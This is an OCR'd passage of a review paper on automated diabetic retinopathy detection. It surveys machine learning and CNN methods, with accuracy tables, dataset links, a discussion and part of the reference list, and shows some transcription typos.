


Fig. 2 Signs of diabetic retinopathy

Table 1 Indicators of DR at different stages [7, 9]

DR stages	Pathologies
Non DR	Normal retinal image
Mild NPDR	MA [7]
Moderate NPDR	Hemorrhages, hard and soft exudates [7]
Severe NPDR	Hemorrhages, hard and soft exudates and MA in all quadrants [7]
PDR	Hemorrhages, hard and soft exudates, vitreous hemorrhages, and new blood vessel formation [7]

future research direction for automated detection of DR. Main contribution of our research paper is:

- It provides an overview of diabetic retinopathy and its automatic detection techniques to the researchers.
- It helps researchers in finding appropriate datasets for developing new DR technique.

- This paper helps in analyzing existing DR detection techniques in a more appropriate way.

Remaining part of the paper is organized as followed. In Sect. 2, various machine learning classifiers used [7] to classify DR in retinal images are discussed. In Sect. 3, dataset used in research work discussed. Then in 4th section, various DR detection techniques are discussed. In last section of the paper conclusion and references are given.

2 Diabetic Retinopathy Detection Using Machine Learning Algorithms

Several researchers applied different machine learning approaches for diabetic retinopathy detection [10, 11]. In this segment, we discuss some of the machine learning based techniques employed to build the DR classification model.

Support Vector Machine

SVM is introduced in the framework of statistical learning theory and provides amazing results in every field, ranging from time series prediction to medical diagnosis field [7, 12, 13]. Several research work employed SVM classifier for detection of DR in retinal datasets. In 2014, Dias et al. [14] proposed gradability assessment method. The proposed technique uses generic image quality indicators for classification. In 2015, Naqvi [7, 15] proposed a model for hard/soft exudates detection in fundus images. This model combines different machine learning techniques like SVM and K-means clustering with visual dictionaries, and scale invariant feature transform. Back propagation neural network was used in testing phase as a classifier.

Random Forest

Random forest (RF) is a commonly used supervised machine learning technique which uses induction process in feature selection. It makes forests with decision tree. In this algorithm, for classifying a new model each tree provides a classification vote and algorithm is save that tree with the label. At last model chooses the class which has highest numbers of votes [12, 13]. In 2017, Xiao et al. [16] proposed a novel automatic DR detection model for identification of hemorrhages in retinal images. The proposed model was applied rule-based and random forest machine learning algorithm. Model was designed to focus on hemorrhages detection that were close to and linked with blood vessels in retina, along with the detection of independent hemorrhage regions.

K-Nearest Neighbor

K-nearest neighbor (KNN) is a supervised machine learning classifier that is effectively used in many cases [11]. This technique employed feature similarity to predict new data points. Several researchers applied KNN algorithm for DR detection and provide better results. In 2016, Rahim et al. [17] presented an automatic DR screening method that focused on microaneurysms. These are the first and earliest visible sign and symbols of diabetic retinopathy. The proposed system employed circular hough transform several and fuzzy histogram equalization methods for feature extraction methods. Later, KNN technique was applied to classify microaneurysms. This system provided better results in microaneurysms detection. Then in 2017, Wang et al. [18] proposed a novel technique for microaneurysms detection. In this method, first a dark object filtering process was applied to identify candidate objects. Then cross-section profiles were processed using singular spectrum analysis along with multiple directions. Then a scale factor for each correlation coefficient and a microaneurysms profile was computed. This was used to increase the discrepancy between microaneurysms and other non microaneurysms candidates. Features of those profiles were extracted through KNN classifier.

Local Linear Discrimination Analysis

LLDA is a commonly used dimensionality reduction and classification technique. It is basically used for multiclass discrimination. This technique also provides amazing results in many cases including medical diagnosis field. In 2017, Wu et al. [19, 20] proposed a new hierarchical based computing-aided detection method for locating MAs. This approach employed the multi-orientation and multi-scale sum of matched filter for features extraction of each candidate. For classification purpose, LLDA and SVM were used and provided better performance on ROC curve.

Artificial Neural Network

As the concept of neural network is introduced in data science, whole world is revolutionized. Nowadays, neural network techniques are used effectively in almost every field, and this technique provides amazing results in all fields ranging from face recognition to time series prediction to biological data processing. Several data scientists developed DR detection methods based on this technique. In 2013, Hanuskova [21] proposed an algorithm which identified severe diabetic retinopathy in early phase. This method was based on three primary modules, namely image preprocessing, feature extraction and after that feature classification. In first step contrast enhancement, luminance normalization and optical disk removal was performed using image processing techniques. Then feature extraction process includes two steps: localize bright lesions candidates and extraction of significant. Multilayer perceptron (MLP) layer was used for classifying features with one hidden layer. Then in 2014, Ganesan et al. [22] presented a retinal vessel segmentation technique for identifying DR and NDR images. This technique first classifies each pixel of the retinal image into vessel or non-vessel structures. Then a multilayer perceptron (MLP) algorithm was applied for identifying and segmenting blood vessels, for which in MLP the inputs was derived. In 2017, Al-Jarrah and Shatnawi [23] proposed a novel approach for detecting retinal lesions-based on morphology algorithm. This method first identified the three diabetic retinopathy lesions, microaneurysms, hemorrhages, and exudates. Then extract features from these lesions. After that a selected set of features imitate what a physician checks for, in classifying a NonPDR case. Finally

[7], they used an ANN classifier which consists of three layers to classify NPDR stage. ANN used resilient backpropagation and Bayesian regularization algorithms for training purpose. Bui et al. [24] proposed an automatic segmentation technique for cotton wool spots detection in the retinal OCT images. Early location of cotton wool is essential to avert the treacherous effect to eyes which may cause vision loss and permanent blindness. In this method, a preprocessing technique was applied to improve quality of images subsequently OD removal. Afterward, a feature extraction technique was applied to obtain significant features from the retinal images for improving accuracy. At last ANN model was applied for learning task and testing was performed using k-fold cross validation. Jelinek et al. [25] presented a model to identify retinal pathology using visual dictionary. In this approach, retinal images were analyzed without preprocessing. Points of interest and a local descriptor around each point of interest of human retinal images were calculated using the Speeded-Up Robust Features (SURF). And important features obtained were stored in data structure and visual dictionary were created from these. Final classification of training images was done by SVM. Then an automated segmentation method for identification of intraretinal cystoid fluid in optical coherence tomography was developed [26]. Further Zheng [27] and others developed a computerized assessment technique for identify intraretinal and subretinal fluid regions in spectral-domain of OCT images. Table 2 shows some machine learning based approaches with accuracy that are developed for early detection of diabetic retinopathy in retinal images on multiple datasets.

Diabetic Retinopathy Detection Using CNN

First, researchers try to use classical and traditional methods of machine learning and computer vision to provide suitable solutions to this problem. But, as the concept of neural network introduced, machine learning is revolutionized completely [64–66]. After the successful use of deep learning in other real world applications, it is applied in this field also and provides amazing results [25, 67]. Many researchers applied convolutional neural networks approach of deep learning to solve this problem and find better results than previous methods. Table 3 shows some CNN-based methods that were developed to early detection of DR. In this table, accuracy and dataset name and size used are displayed. In 2016, Liskowski and Krawiec [68] proposed a segmentation technique that was trained using deep NN for detecting problems of blood vessels in retinal images. Before training, DNN preprocessing of images was done global contrast normalization was performed for contrast normalization and local brightness, zero phase component analysis was used for removal of universal correlation so that higher order correlation can be focused then augmentation was performed for generating additional examples by transforming existing training examples. Then a CNN network model was implemented for segmenting blood vessel features. In this model, authors applied three convolutional layers and relu layer followed by three fully connected layers to extract features accurately and their model provided better results when compared with previous algorithms on the area under ROC curve. In 2017, Costa and Campilho [69] proposed a convolutional neural network architecture that generalizes BoVW for detecting DR images from retinal image. The

Table 2 A comparative analysis of machine learning based methods for DR detection [7]

Authors	Method	Database	Accuracy	Sensitivity	Specificity	Images
Narsimhan et al. [28]	SVM and Bayesian classifier	Hospital DB	0.89	0.7	0.94	500
Pires et al. [29]	Bossanova feature beyond lesson	DR2, MESSIDOR	0.964	0.978	0.967	350
Salazar et al. [30]	SVM segmentation technique	STARE DRIVE and DIARETDB1	0.947	0.956	0.956	300
.Narasimha-Iyer et al. [31]	Bayesian model selection	Clinical database	82 and 97% for vascular and non-vascular change	–	–	676
PhuPaing et al. [32]	Machine learning techniques	DIARETDB1	0.96	–	–	–
Tan et al. [33]	Pixel-based super classification	ORIGA	0.85	0.95	0.953	900
Yuetal [34]	Pixel voice detection	DRIVE and MESSIDOR	0.93	–	–	353
Saleh Miri et al. [35]	Carl zesismedite machine learning graph base	STARE and DRIVE	0.86	–	–	878
Cowdhury et al. [36]	Machine learning SVM	MESSIDOR	0.904	–	–	1000
Akram et al. [37]	SVM and Gaussian Mixture Model	MESSIDOR	0.86	0.93	0.97	–
Punnolil [38]	SVM and CLAHE	STARE, DRIVE and DIARETDB0	0.88	0.96	0.97	251
Adal et al. [39]	SVM and Contrast enhancement technique	–	44.6 (ROC)	0.97	0.98	700
Bhatia et al. [40]	Gaussian filter, and Otsu thresholding	DRIVE, STARE	0.95	0.70	0.97	–
Yu [34]	Selective sampling	Public dataset	0.89	0.91	0.91	–
Agurto [41]	Patch based sampling	–	0.89	0.96	0.83	900

(continued)

Table 2 (continued)

Authors	Method	Database	Accuracy	Sensitivity	Specificity	Images
Garcia et al. [42]	radial basis function, SVM, Logistic regression and multilayer perceptron	DRIVE	51.99 (predictive value)	0.86	0.89	–
Garcia et al. [43]	Multilayer perceptron neural network	–	71.4% (mean predictive value)	0.86	–	1500
Naqvi [15]	SIFT, K-mean, SVM	Mixed database	0.87	0.98	0.98	1154
Chand CP and Dheeba et al. [44]	SVM	E-OPTHA database	0.92	–	–	164
Carrera et al. [45]	SVM	MESSIDOR	0.85	0.95	–	400
Kande et al. [46, 47]	SVM	STARE DIARETDBO, and DIARETDB1	–	0.91	0.93	–
Vatanparast [48]	SVM	–	0.91	0.99	0.96	689
Singh and Srivastava [49]	Gumbel PDF based matching filter	DRIVE, STARE	0.95	–	–	–
Xiao et al. [16]	Rule based, RF	DIARETDB1 and DR database	–	0.93	–	578
Soto-Pedre Enrique et al. [50]	Image processing techniques	–	0.72	0.87	0.87	5278
Rahim et al. [17]	Fuzzy edge detection, K-Nearest Neighbor	Public database	–	0.85	0.55	600
Rahim [51]	Fuzzy technique	MESSIDORDRIVEDIARETDB0	0.93	0.94	0.86	–
Nijalingappa and Sandeep [52]	KNN	MESSIDOR and DIARETDB1	0.95	–	–	169
Wang et al. [18]	KNN	Public dataset	0.464 (ROC)	–	–	–
Niemeijer et al. [53]	Hybrid approach of KNN	–	0.88		0.87	500

(continued)

Table 2 (continued)

Authors	Method	Database	Accuracy	Sensitivity	Specificity	Images
Tang et al. [54]	KNN with DoG filter bank, Gaussian and Schmid filter	DRIVE and STARE	–	0.93	0.66	423
Chaudhari et al. [55]	Random forest classifier	DIARETDB0	0.93	–	0.86	700
Ram et al. [56]	Clustering technique	DIARETDB1	0.92	0.89	0.71	1200
Ram et al. [57]	Clutter-rejection-base	Clinical	0.95	–	–	1000
Gardner et al. [58]	Binary classification neural network	–	0.83	0.88	0.885	–
Gardner et al. [59]	Back propagation NN	Images of private hospital	–	0.884	0.835	301
Marin et al. [60]	Neural network	DRIVE, STARE	0.95	–	–	2000
Yao and Chen [61]	Pulse coupled NN with Gaussian MF	–	0.83	0.80	–	3000
Singh et al. [62]	Improved Gaussian MF with Entropy thresholding	DRIVE	0.89	0.67	0.97	–
Saranya Rubini et al. [63]	SVM and automated hessian-based candidate selection (AHCS) algorithm	Mixed database	0.91	0.96	0.92	600
Hanuskova [21]	MLP	MESSIDOR	0.93	–	–	1200
Ganesan et al. [22]	MLP	DRIVE database	0.95	–	0.98	500
Al-Jarrah and Shatnawi [23]	ANN	DIARETDB1	0.94	0.975	0.954	890
Bui et al. [24]	ANN	DIARETDB1 public data	0.85	–	–	2200

BoVW model first extract local features using SURF and CNN from these images, then it create a visual dictionary and mid-level representations of the fundus images using this dictionary after that learn a classifier using these representations for classifying images in DR and normal. This model was good but did not perform well in the case of the DR1 and DR2 datasets. Then Nui et al. [70] proposed a cascading method of deep learning for enhancing accuracy of optic disc localization. In this method, saliency map was used to locate most salient region through intensity. In this method, CNN was used to classify OD region or non OD region. Hamwood et al. [71] applied deep learning CNN architecture, to find patterns in images for DR and non DR. The model was used to detect retinal boundary locations in retinal images and further used to segment these images. They also evaluate the performance of CNN by using by increase/ decrease patch size. In 2018, Vahadane et al. [72] proposed a model for detecting presence of diabetic macular edema in OCT frames. This was done by locating fluid filled region and hard exudates. First image processing technique was applied for detecting potential candidates having patches in OCT frames and classifies them into fluid filled region and hard exudates using CNN approach of deep learning. Then they used rule-based approach for classifying an OCT scan as indicative of DME or not. Performance of this architecture was compared with other method and experimental results are better than previously used methods. Kim and Chew et al. [73] developed a CNN based model to automatically detect Optic Disc Region. The model was built of two convolutional layers followed by two max pooling layers and two fully connected layer with one output layers. Authors also used same CNN model for segmenting blood Vessels from fundus OCT images. In 2019, Seebock et al. [74] proposed a Bayesian deep learning technique that was based on the assumption that epistemic uncertainties from training set were correlated with anatomical derivations. DNN was trained to detect biomarkers in retinal OCT that helps in diagnosing various diseases and planning treatment. First, a Bayesian U-Net model was trained on normal cases for segmenting retinal layers. For this, graph-based segmenting approach was used. Then Monte Carlo Dropout is applied to this model for obtaining pixel-level epistemic uncertainity. Finally, majority ray casting was performed for transforming uncertainty map into compact segmentation of anomalies. This model was validated on retinal OCT images by using weak labels of anatomy. This approach provided high accuracy for retinal vein occlusion, diabetic macular edema, and dry geographic atrophy. Orlando et al. [75] developed a Bayesian deep learning model for identification of pathological OCT scans. This model used the epistemtic map for detecting pathological error. This method was evaluated on the OCT scan of DME, AME, and vein occlusion. This technique provides better result in compared to U-NET model. Wang et al. [76, 77] proposed a deep learning based framework to locate the optic cup and optic disc jointly. This technique directly estimates parameters of ellipse of optic disc and optic cup region for computing optic to disc ratio. REFUGE dataset was used for training and GS1 dataset was used to test the model. Wang and Yang [77] proposed a regression activation map (RAM) using deep learning technique. RAM localizes the discriminative regions of interest of retinal images. RAM is applied after global averaging pooling layer of CNN. Kappa score evaluates the performance of this model [78]. Model provides better results on large dataset. Tymchenko et al. [79] proposed a multistage deep learning transfer approach for detection diabetic retinopathy stages by single photography of retinal fundus images. In this model, three CNN architectures were ensemble and transfer learning was applied for ultimate solutions. Weighted kappa score of this model was 0.925466 that was good on large dataset.

Diabetic Retinopathy Detection Using Novel Deep Learning Architectures

Several authors developed their own novel deep learning based technique for detecting diabetic retinopathy using distinctive number of layers and classifiers in the architecture. Most of the authors applied Softmax classifier for retinal images classification. Some researchers applied random forest, pixel-wise classification, and decision tree for classifying images. Li et al. [106] proposed a diabetic retinopathy detection technique using two-stage deep DCNN named local CNN and global CNN. First Lesions were detected using the local CNN. Local CNN has ten layers architecture while the global CNN consist of 26 layers and used for improving DCNN [7]. Yu [34] proposed novel deep learning technique for DR detection. In this method sixteen layers, deep CNN architecture was used for hard exudate detection. They applied softmax classifier to locate exudates in pixel-wise classification [7]. In this technique, initially, data preprocessing was performed to standardize exudate patches. Then, ROI localization was applied to locate exudate features. Furthermore, transfer learning was used to extract feature using pretrained CNN architectures. After that, fused features from fully connected layers were fed into the softmax classifier to classify exudates [7]. Gargeya and Leng [107] proposed a noval deep CNN based technique that classified the retinal OCT images into two classes, namely normal retinal images or diabetic retinopathy affected images. In this technique, authors used a Deep CNN architecture for feature extracting and applied softmax layer for initially classification and decision tree classifier for final classification. Orlando and Prokofyeva [110] applied a combination of deep CNN and machine learning techniques for identifying red lesions. In this technique, authors combined CNN architecture with LeNet architecture with ten layers to get better performance. The features extraction was based on the shape and intensity of OCT images.

3 Dataset Used in DR Detection

During work study of different authors, it is observed that mainly Messidor dataset, e-optha, and DIARETDB1 datasets are used for performance analysis of DR detection methods [112]. Table 4 shows the use of datasets in work with web link where data is available.

Table 3 A comparative analysis of deep learning architecture for DR detection

Authors	Method	Database	Accuracy	Images
Liskowski and Krawiec [68]	Convolution neural network	DRIVE, STARE, AND CHASE	0.97	60
Costa and Campilho [69]	BoVW using CNN model	DR1, DR2, and MESSIDOR	0.94	2712
Nui et al. [70]	Salient map and CNN	ORIGA and MESSIDOR	0.98	1850
Hamwood et al. [71]	CNN and graph-search method	Retrospective dataset of OCT images	–	328
Adem [80]	CNN	DRIVE	0.97	–
Perdomoetal et al. [81]	Two stage CNN	STARE and DRIVE	0.93	–
Adek et al. [82]	BoVW comparison with deep learning	Public dataset	0.88	850
Romo-Bucheli et al. [83]	Ensemble deep learning approach	DRIVE and MESSIDOR	0.89	–
Takahashi et al. [84]	Modified googlenet	Mixed database	0.96	900
Hajabdollah et al. [85]	CNN	–	0.96	–
Guo et al. [86]	CNN	DRIVE	0.95	–
Vahadane et al. [72]	Deep CNN and Dijkstra's shortest path algorithm	Heidelberg Spectralis OCT Scanner database	–	532
Seebock et al. [74]	Bayseian U-Net	Heidelberg Spectralis OCT Scanner database	–	580
Chudzik et al. [87]	CNN Code book	Drive and stare	–	1200
Soomro et al. [88]	CNN	Drive	0.95	1000
Soomro et al. [89]	CNN with segmentation	Stare and drive	0.94	–
Orlando et al. [75]	Bayseian U-2Net	Spectralis OCT Scanner database	–	2500
Motozawa et al. [90]	CNN and transfer learning model	Spectral-domain (SD)-OCT images	0.94	1621
Emary et al. [91]	CNN	DRIVE and STARE	0.93	1200
Dasgupta and Singh [92]	Convolutiona ANN	Drive	0.95	–
Zilly et al. [93]	Ensemble deep learning	–	–	3000
Maji et al. [94]	Handsontable learning based CNN	ORIGA	0.94	455
Tan et al. [33]	Normalization technique and CNN	E-Optha	0.92	786

(continued)

Table 3 (continued)

Authors	Method	Database	Accuracy	Images
Fu et al. [95]	Multi-scale and multilevel CNN	–	0.92	–
Sengur et al. [96]	CNN	Drive	0.91	-
Oliveria et al. [97]	FullyCNN	CHASE DB1	0.95	–
Lin et al. [98]	Deeply supervised and smoothly regularize network	Stare	0.96	1500
Son et al. [99]	Generative adversarial network	Drive	0.95	–
Ribeiro et. al [100]	Ensemble learning approach	CHASE DB1 and stare	0.95	6000
Meamri et al. [101]	Supervised CNN	CHASE DB1 and stare	0.94	–
Ordstrcilik et al. [102]	CNN	Drive	0.93	–
Wu et al. [103]	Probabilistic-based deep learning and PCA	Stare	–	–
Li and Hui [104]	Fully convolutional network	Dataset from Tongren Hospital	0.94	5620
Hassan et al. [105]	Deep CNN and STSF	AFIO and Retinal OCT	0.93	39,000
Yang et al. [106]	CNN	Dataset Kaggle	0.95	35,126
Shuang et al. [34]	CNN	e-Ophtha and DIARETDB1	0.95	117
Gargeya et al. [107]	CNN	Public MESSIDOR 2 and e-Ophtha	0.94	75,137
de Moura et al. [108]	CNN with SVM classifier	OCT images dataset	0.97	400
Kim et al. [109]	FCNN with U-Net architecture	RIGA and MESSIDOR	0.98	750
Orlando et al. [110]	CNN and LeNet	DIARETDB1, e-Ophtha and Messidor	0.93	1670
Arunkumar et al. [111]	CNN with SVM	ARIA dataset	0.96	146

4 Discussion

For this study, we have studied almost 80 papers, out of these 40 papers, are of machine learning whereas 35 papers have applied deep learning techniques to construct the diabetic retinopathy classification model. For research, researchers have used either publicly available datasets or exclusive datasets like STARE, DRIVE, MESSIDOR, and DIARETDB1, etc. In numerous studies, authors have implemented many machine learning based techniques like CNN-SVM, SIFT- K-mean-SVM, Deep CNN-STSF, and FCNN with U-Net, etc., to extract features for classification models and compared the results on the used datasets. Various researchers

Table 4 Datasets used in DR detection methods

Dataset name	References	No. of studies	Link
Messidor	[21, 29, 34, 37, 45, 51, 52, 70, 83, 107, 109]	11	https://paperswithcode.com/dataset/messidor-1
Messidor-2	[107]	1	https://www.kaggle.com/google-brain/messidor2-dr-grades
DRIVE	[30, 35, 38, 40, 46, 47, 49, 54, 60, 68, 80, 81, 83, 86, 87, 89, 91, 92, 96, 98, 102]	21	http://www.isi.uu.nl/Research/Databases/DRIVE/
ARIA	[111]	1	https://sourceforge.net/projects/aria-vessels/
E-optha	[34, 44, 107]	3	http://www.eophtha.com/posts/i-file-commotio-retinae [68]
AFIO	[111]	1	https://oladoc.com/pakistan/rawalpindi/h/afio-rwp/431
RIGA	[109]	1	https://deepblue.lib.umich.edu/data/concern/datasets/3b591915z [68]
ORIGA	[33, 70, 94, 113]	4	https://deepblue.lib.umich.edudata/concern/datasets/3b591905z [68]
STARE	[30, 35, 38, 40, 46, 47, 49, 54, 60, 68, 81, 83, 86, 87, 89, 91, 92, 96, 98, 102]	20	http://cecas.clemson.edu/data/ahoover/stare/ [68]

(continued)

Table 4 (continued)

Dataset name	References	No. of studies	Link
CHASE	[68, 97, 100, 101]	4	https://www.blogs.kingston.ac.uk/retinal/chasedb1 [68]
DIARETDB1	[16, 23, 24, 30, 32, 38, 46, 47, 51, 52, 55, 56, 100, 101, 107]	15	https://www.it.lut.fi/project/imageret/diaretdb1/
DR1 and DR2	[69]	1	http://www.recodic.unicamp.br/site/asdr1 [7]
Public database	[17, 18, 34, 82]	4	https://www.cs.fau.de/research/data/fundus-images/ [81]
Heidelberg Spectralis OCT scanner database	[72, 74]	2	https://business-lounge.heidelbergengineering.com/us/en/products/spectralis [7]
Spectralis OCT scanner database	[75, 90]	2	https://business-lounge.heidelbergengineering.com/us/en/products/spectralis/downloads/ [7]
Retinal OCT KAGGLE	[71, 105, 106, 108]	4	https://www.kaggle.com/paultimothymooney/kermany2018
Mixed database	[15, 63, 84]	3	–

implemented only single machine learning algorithm to construct a classification model. But there is no single algorithm suitable for all types of images. In almost 10 researches, SVM techniques are used for classification of images. Dias et al. [14] developed the automated blood vessel segmentation system uses matching filters and SVM technique to identify blood vessel under pathological condition. But, this technique does not work well when the non-vessel and vessel structures are connected upon MFFDOG segmentation. Some techniques are used with filters like Gaussian filter [37], DoG filter and schmid filters to provide better accuracy [54] and SVM provides better classification than KNN and decision tree classifier in some researches SVM techniques provides approximately 94% sensitivity and 95% accuracy on an average. SVM is also combined with Bayesian [28] and CLAHE [38] and these both techniques perform better on drive and stare databases. In [39], SVM with contrast enhancement technique was used to classify DR images. KNN technique of machine learning is also used in some papers. This technique provides performance better than decision tree classifier. In research paper which used KNN techniques provide 93% sensitivity and 95% accuracy [18, 52, 53]. Used the hybrid approach of KNN and performance was analyzed on STARE data sets. Besides SVM and KNN classifiers [56, 57] applied clustering techniques to develop model. Chowdhury et al. [55] used random classifier for prediction of Images. Soto-Pedre et al. and Rahim et al. [17, 51] used fuzzy techniques and in [49] Gumble PDF rule best method was applied. After these techniques, neural networks based methods are studied. In [21, 22, 43] applied multilayer perceptron for DR detection. Al-Jarrah et al. and Bui et al. [23, 24] have developed an ANN architecture that also provides better results. After these machine learning techniques, deep learning based architectures are provided which almost are based on CNN technique of deep learning. In SVM and KNN and other machine learning techniques authors have to specify the features and filtering methods for better results. But, in deep learning based diagnostic methods authors mainly specify the architecture and organization of layers in that architecture. Deep learning based models provide better results than SVM and KNN techniques when data set used are large in size and brightness of images are low [69, 82, 87]. Used C-BoVW for diabetic retinopathy detection from fundus images model first extract local features using SURF and CNN from the images then creates a visual dictionary and mid-level representations of the fundus images using this dictionary after that learn a classifier using the mid-level representations for classifying images in DR and normal. But, these techniques do not work well in case of large data sets. Hamwood et al. [71] combined the CNN with graph based method, this technique provides better accuracy on DIARETDB1, and MESSIDOR data sets. One author applied cascading method of deep learning model is used for optic disc localization to locate most salient region. This method provides high accuracy than previously used method but fails when brightness of image is low or some bright lesion can create confusion to locate optic disc region. Perdomo et al. [81] applied two-stage CNN for feature extraction and image classification. Sadek et al. and Zilly et al. [82, 93] developed ensembling deep learning techniques for DR prediction. Vahadane et al. [72] combined CNN with dijestra and [108, 111] combined CNN with SVM techniques provides approximately 95–98% accuracy on average and sensitivity of 96–98% on average.

Before applying any classification technique, some authors applied segmentation techniques. Some authors combined the CNN and KNN techniques gives accuracy 90–96%. Seebock et al. [74] developed a Bayesian deep learning technique and [109] enhanced the performance of this technique. Bayesian deep learning is based on the assumption that epistemic uncertainties from training set are correlated with anatomical derivations. In this, DNN was trained to detect biomarkers in retinal OCT that helps in diagnosing various diseases and planning treatment. But, performance of this model relies on additional post processing that make it complex for applications. The Bayesian U2 Net [75] deep learning model used to scan OCT pathology. This technique provides better results but sometime misinterprets the area as layer thinning. A transfer based deep learning approach used for the automatic detection of diabetic macular edema have high accuracy than other techniques, but it can only be used for detection of DME and cannot be applied to AME and vascular occlusions. In almost all the methods, accuracy and sensitivity of the techniques are based on various factors like which type of data set is used, number of images in data sets on which training and testing is performed and quality of images that database contains. Less Brightness, layer thinning, AME, and vascular occlusions are some issues that need to be considered in the future researches. Therefore, detection of this disease is still challenging research work due to multimodality of data and a wide range of confusing factors.

5 Conclusion

This paper analyzed up-to-date segmentation and DR detection methods. The central theme of this review paper is to learn various machine learning techniques SVM, KNN, RF, LLDA, and ANN deep learning based techniques used for detection of DR. Earlier, manual inspection methods are used to diagnose diseases, but these methods are time-consuming and demands skilled professionals for the diagnosis. As the information technology advanced various automatic diabetic retinopathy diagnosis systems are developed that reduce both time and manual labor. This paper discussed these methods and analyzes the significant requirement of developing a more robust method for DR detection in future. From the study, it is observed that performance of the existing methods dropped when brightness of image is low and models do not identify damaged blood vessels or patches. One other challenge is to detect low contrast tiny vessels. Sometimes, bright lesion can also create confusion to locate optic disc region. One problem of models is misinterpretation of region due to layer thinning. So, there is a significant requirement to develop an efficient model that can deal with these problems. It is not expected that automatic DR detection methods will replace the ophthalmologists in diagnosing this disease, but it significantly reduces the workload of the ophthalmologists and quickly analyzes the disease progress for early treatment.

References

1. Qureshi I, Ma J, Abbas Q (2019) Recent development on detection methods for the diagnosis of diabetic retinopathy. Symmetry 11(6):749
2. Duh EJ, Sun JK, Stitt AW (2017) Diabetic retinopathy: current understanding, mechanisms, and treatment strategies. JCI insight 2(14)
3. Pezzullo L, Streatfeild J, Simkiss P, Shickle D (2018) The economic impact of sight loss and blindness in the UK adult population. BMC Health Serv Res 18(1):1–13
4. Xiong Y, Liu L, Chen Y, Zhao J (2015) Survey on the awareness of diabetic retinopathy among people with diabetes in the Songnan community of Shanghai. Int Eye Sci 15(7):1117–1121
5. Teng T, Lefley M, Claremont D (2002) Progress towards automated diabetic ocular screening: a review of image analysis and intelligent systems for diabetic retinopathy. Med Biol Eng Comput 40(1):2–13
6. Shingade AP, Kasetwar AR (2014) A review on implementation of algorithms for detection of diabetic retinopathy. Int J Res Eng Technol 3(3):87–94
7. Padhy SK, Takkar B, Chawla R, Kumar A (2019) Artificial intelligence in diabetic retinopathy: a natural step to the future. Indian J Ophthalmol 67(7):1004. https://link.springer.com/, https://www.hindawi.com/, https://www.mdpi.com/.orcid.org, https://www.worldwidescience.org, https://www.mafiadoc.com, https://www.repositorio.unicamp.br
8. Paranjpe MJ, Kakatkar MN (2014) Review of methods for diabetic retinopathy detection and severity classification. Int J Res Eng Technol 3(3):619–624
9. Jelinek H, Cree MJ (2009) Automated image detection of retinal pathology. CRC Press
10. Jordan MI, Mitchell TM (2015) Machine learning: trends, perspectives, and prospects. Science 349(6245):255–260
11. Joshi A (2020) Machine learning for predictive analysis. Doctoral Dissertation Department of Computer Science City University of Hong Kong
12. Ishtiaq U, Kareem SA, Abdullah ERMF, Mujtaba G, Jahangir R, Ghafoor HY (2020) Diabetic retinopathy detection through artificial intelligent techniques: a review and open issues. Multimed Tools Appl 79(21):15209–15252
13. Xiao D, Bhuiyan A, Frost S, Vignarajan J, Tay-Kearney ML, Kanagasingam Y (2019) Major automatic diabetic retinopathy screening systems and related core algorithms: a review. Mach Vis Appl 30(3):423–446
14. Dias JMP, Oliveira CM, Da Silva Cruz LA (2014) Retinal image quality assessment using generic image quality indicators. Inform Fus 19:73–90
15. Naqvi SAG, Zafar MF, Ul Haq I (2015) Referral system for hard exudates in eye fundus. Comput Biol Med 64:217–235
16. Xiao D, Yu S, Vignarajan J, An D, Tay-Kearney ML, Kanagasingam Y (2017) Retinal hemorrhage detection by rule-based and machine learning approach. In: 2017 39th annual international conference of the IEEE engineering in medicine and biology society (EMBC). IEEE, pp 660–663
17. Rahim SS, Jayne C, Palade V, Shuttleworth J (2016) Automatic detection of microaneurysms in colour fundus images for diabetic retinopathy screening. Neural Comput Appl 27(5):1149–1164
18. Wang S, Tang HL, Hu Y, Sanei S, Saleh GM, Peto T (2016) Localizing microaneurysms in fundus images through singular spectrum analysis. IEEE Trans Biomed Eng 64(5):990–1002
19. Wu J, Xin J, Hong L, You J, Zheng N (2015) New hierarchical approach for microaneurysms detection with matched filter and machine learning. In: 2015 37th annual international conference of the IEEE engineering in medicine and biology society (EMBC). IEEE, pp 4322–4325
20. Evgeniou T, Pontil M (1999) Support vector machines: theory and applications. In: Advanced course on artificial intelligence. Springer, pp 249–257
21. Pavlovicova VHJ, Blasko MOR (2013) Diabetic rethinopathy screening by bright lesions extraction from fundus images. J Electr Eng 64(5):311–316

22. Ganesan K, Martis RJ, Acharya UR, Chua CK, Min LC, Ng EYK, Laude A (2014) Computer-aided diabetic retinopathy detection using trace transforms on digital fundus images. Med Biol Eng Comput 52(8):663–672
23. Al-Jarrah MA, Shatnawi H (2017) Non-proliferative diabetic retinopathy symptoms detection and classification using neural network. J Med Eng Technol 41(6):498–505
24. Bui T, Maneerat N, Watchareeruetai U (2017) Detection of cotton wool for diabetic retinopathy analysis using neural network. In: 2017 IEEE 10th international workshop on computational intelligence and applications (IWCIA). IEEE, pp 203–206
